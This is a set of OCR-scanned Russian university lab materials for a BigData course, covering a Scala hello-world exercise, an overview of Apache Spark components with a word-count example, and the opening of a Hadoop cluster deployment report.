Scala обеспечивает простой синтаксис для определения анонимных функций и поддерживает функции высокого порядка. Каждое значение в Scala является объектом. Значения и поведение объектов описываются классами и трейтами. Классы могут расширяться с помощью наследования, а механизм композиции служит заменой множественного наследования.

Scala даёт возможность использовать все классы Java SDK и другие Java-классы.

Scala-программы компилируются для работы на Java Virtual Machine (JVM).

Результатом компиляции кода, написанного на Scala является Java байт-код, который исполняется JVM. Это означает, что Scala может работать на той же платформе, что и Java и у программиста есть возможность переключаться с Java на Scala и наоборот. Команды на Scala во многом похожи на команды Java.

Данный язык программирования поддерживает многопоточность.


Scala имеет ряд серьёзных отличий от Java. Ниже приведён список основных:

- Вложенные функции;
- Все типы являются объектами;
- Функции являются объектами;
- Трейты;

- Поддержка DSL (Domain specific language – Предметно ориентированный язык);
- Закрытия.


Выполнение работы:

1. Создаем новый Scala проект. Для этого нажимаем: file-> new-> module
2. В появившемся окне выбираем: Scala->Scala->Next




3. Заполняем имя проекта. В поле Scala SDK вводим SDK, от которого зависит Scala.







4. Нажимаем Finish.



5. После завершения структура каталогов отображается следующим образом:



6. В созданном проекте создаем исполняемый файл, для этого необходимо нажать на свойства папки src → New → Scala Class и в открывшемся окне дать имя файлу, меняем Kind с «Scala Class» на «Object».




7. В созданном классе пишем код, выводящий на экран фразу «Goodbye World», запускаем Run -> Run

Код FirstScalaProgram.scala:

```
object FirstScalaProgram {
   def main (args: Array[String]) {
   println("Goodbye World!!")
  }
}
```

8. Результат выполнения кода:



МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего профессионального образования
«Южный федеральный университет»

ПРАКТИЧЕСКОЕ ЗАДАНИЕ № 8

по дисциплине:

«Технологии BIGDATA»

Тема: «**Spark**»

Цель работы: Знакомство с утилитой Spark. Проект предоставляет программные интерфейсы для языков Java, Scala, Python, R. Spark состоит из ядра и нескольких расширений, таких как Spark SQL (позволяет выполнять SQL- запросы над данными), SparkStreaming (надстройка для обработки потоковых данных), SparkMLlib (набор библиотек машинного обучения), GraphX (предназначено для распределённой обработки графов).

Сегодня Spark применяется во многих крупнейших компаниях, таких, как Amazon, eBay и Yahoo! Многие организации эксплуатируют Spark в кластерах, включающих тысячи узлов. Согласно FAQ по Spark, в крупнейшем из таких кластеров насчитывается более 8000 узлов.

Spark – это проект Apache, который позиционируется как инструмент для «молниеносных кластерных вычислений». Проект в настоящий момент является наиболее активным из проектов Apache.

Spark предоставляет быструю и универсальную платформу для обработки данных. По сравнению с Hadoop Spark ускоряет работу программ в памяти более чем в 100 раз, а на диске – более чем в 10 раз.

Кроме того, код на Spark пишется быстрее, поскольку здесь в вашем распоряжении будет более 80 высокоуровневых операторов. Чтобы оценить это, рассмотрим пример с подсчетом слов (Word Count). Программа, написанная на Java для MapReduce, содержала бы около 50 строк кода, а на Spark (Scala) нам потребуется всего лишь:


```
sparkContext.textFile("hdfs://...")
                .flatMap(line => line.split(" "))
                .map(word => (word, 1)).reduceByKey(_ + _)
                .saveAsTextFile("hdfs://...")
```

При изучении Apache Spark стоит отметить еще один немаловажный аспект: здесь предоставляется готовая интерактивная оболочка (REPL). При помощи REPL можно протестировать результат выполнения каждой строки кода без необходимости сначала программировать и выполнять все задание целиком. Поэтому написать готовый код удается гораздо быстрее, кроме того, обеспечивается ситуативный анализ данных.

Кроме того, Spark имеет следующие ключевые черты:

- В настоящее время предоставляет API для Scala, Java и Python, также готовится поддержка других языков (например, R)
- Хорошо интегрируется с экосистемой Hadoop и источниками данных (HDFS, Amazon S3, Hive, HBase, Cassandra, etc.)
- Может работать на кластерах под управлением Hadoop YARN или Apache Mesos, а также работать в автономном режиме

Ядро Spark дополняется набором мощных высокоуровневых библиотек, которые бесшовно стыкуются с ним в рамках того же приложения. В настоящее время к таким библиотекам относятся SparkSQL, Spark Streaming, MLlib (для машинного обучения) и GraphX. Сейчас также разрабатываются другие библиотеки и расширения Spark.



Ядро Spark – это базовый движок для крупномасштабной параллельной и распределенной обработки данных. Ядро отвечает за:

- управление памятью и восстановление после отказов;
- планирование, распределение и отслеживание заданий в кластере;
- взаимодействие с системами хранения данных.

В Spark вводится концепция **RDD (устойчивый распределенный набор данных)** – неизменяемая отказоустойчивая распределенная коллекция объектов, которые можно обрабатывать параллельно. В RDD могут содержаться объекты любых типов. RDD создается путем загрузки внешнего набора данных или распределения коллекции из основной программы (driver program). В RDD поддерживаются операции двух типов:

- **Трансформации** – это операции (например, отображение, фильтрация, объединение и т.д.), совершаемые над RDD; результатом трансформации становится новый RDD, содержащий ее результат.
- **Действия** – это операции (например, редукция, подсчет и т.д.), возвращающие значение, получаемое в результате некоторых вычислений в RDD.

Трансформации в Spark осуществляются в «ленивом» режиме — то есть, результат не вычисляется сразу после трансформации. Вместо этого они просто «запоминают» операцию, которую следует произвести, и набор данных (напр., файл), над которым нужно совершить операцию. Вычисление трансформаций происходит только тогда, когда вызывается действие, и его результат возвращается основной программе. Благодаря такому подходу повышается эффективность Spark. Например, если большой файл был преобразован различными способами и передан первому действию, то Spark обработает и вернет результат лишь для первой строки, а не станет прорабатывать таким образом весь файл.

По умолчанию каждый трансформированный RDD может перевычисляться всякий раз, когда вы выполняете над ним новое действие. Однако RDD также можно долговременно хранить в памяти, используя для этого метод хранения или кэширования; в таком случае Spark будет держать нужные элементы на кластере, и вы сможете запрашивать их гораздо быстрее.

SparkSQL – это компонент Spark, поддерживающий запрашивание данных либо при помощи SQL, либо посредством Hive Query Language. Библиотека возникла как порт Apache Hive для работы поверх Spark (вместо MapReduce), а сейчас уже интегрирована со стеком Spark. Она не только обеспечивает поддержку различных источников данных, но и позволяет переплетать SQL-запросы с трансформациями кода; получается очень мощный инструмент.

Spark Streaming поддерживает обработку потоковых данных в реальном времени; такими данными могут быть файлы логов рабочего веб-сервера (напр. Apache Flume и HDFS/S3), информация из соцсетей, например, Twitter, а также различные очереди сообщений.

Spark Streaming получает входные потоки данных и разбивает данные на пакеты. Далее они обрабатываются движком Spark, после чего генерируется конечный поток данных.

MLlib – это библиотека для машинного обучения, предоставляющая различные алгоритмы, разработанные для горизонтального масштабирования на кластере в целях классификации, регрессии, кластеризации, совместной фильтрации и т.д. Некоторые из этих алгоритмов работают и с потоковыми данными — например, линейная регрессия с использованием обычного метода наименьших квадратов или кластеризация по методу k-средних (список вскоре расширится). Apache Mahout (библиотека машинного обучения для Hadoop) уже ушла от MapReduce, теперь ее разработка ведется совместно с Spark MLlib.

GraphX – это библиотека для манипуляций над графами и выполнения с ними параллельных операций. Библиотека предоставляет универсальный

инструмент для ETL, исследовательского анализа и итерационных вычислений на основе графов. Кроме встроенных операций для манипуляций над графами здесь также предоставляется библиотека обычных алгоритмов для работы с графами, например, PageRank.

МИНОБРНАУКИ РОССИИ

Федеральное государственное автономное образовательное

учреждение высшего образования

«ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

ИНСТИТУТ КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Лабораторная работа №1

На тему:

«Основы Apache Hadoop. Развертывание и тестирование»

По дисциплине «Технологии BigData»

Цель практического задания: изучение программного обеспечения Hadoop, а также его настройка, конфигурирование, изучение его работы, а также проведение тестов.

Ход работы

1. В начале практической работы были указаны пользователи на серверах, а также проводилась установка системы на каждом сервере. Данный этап изображен на рисунках 1-6.




Рис.1 — Процесс установки системы master




Рис. 2 — Процесс установки системы на сервер с именем master




Рис. 3 — Процесс установки системы на сервер с именем master




Рис. 4 — Процесс указания пользователя на сервер с именем Slave2




Рис. 5 — Процесс установки системы на сервер с именем Slave2

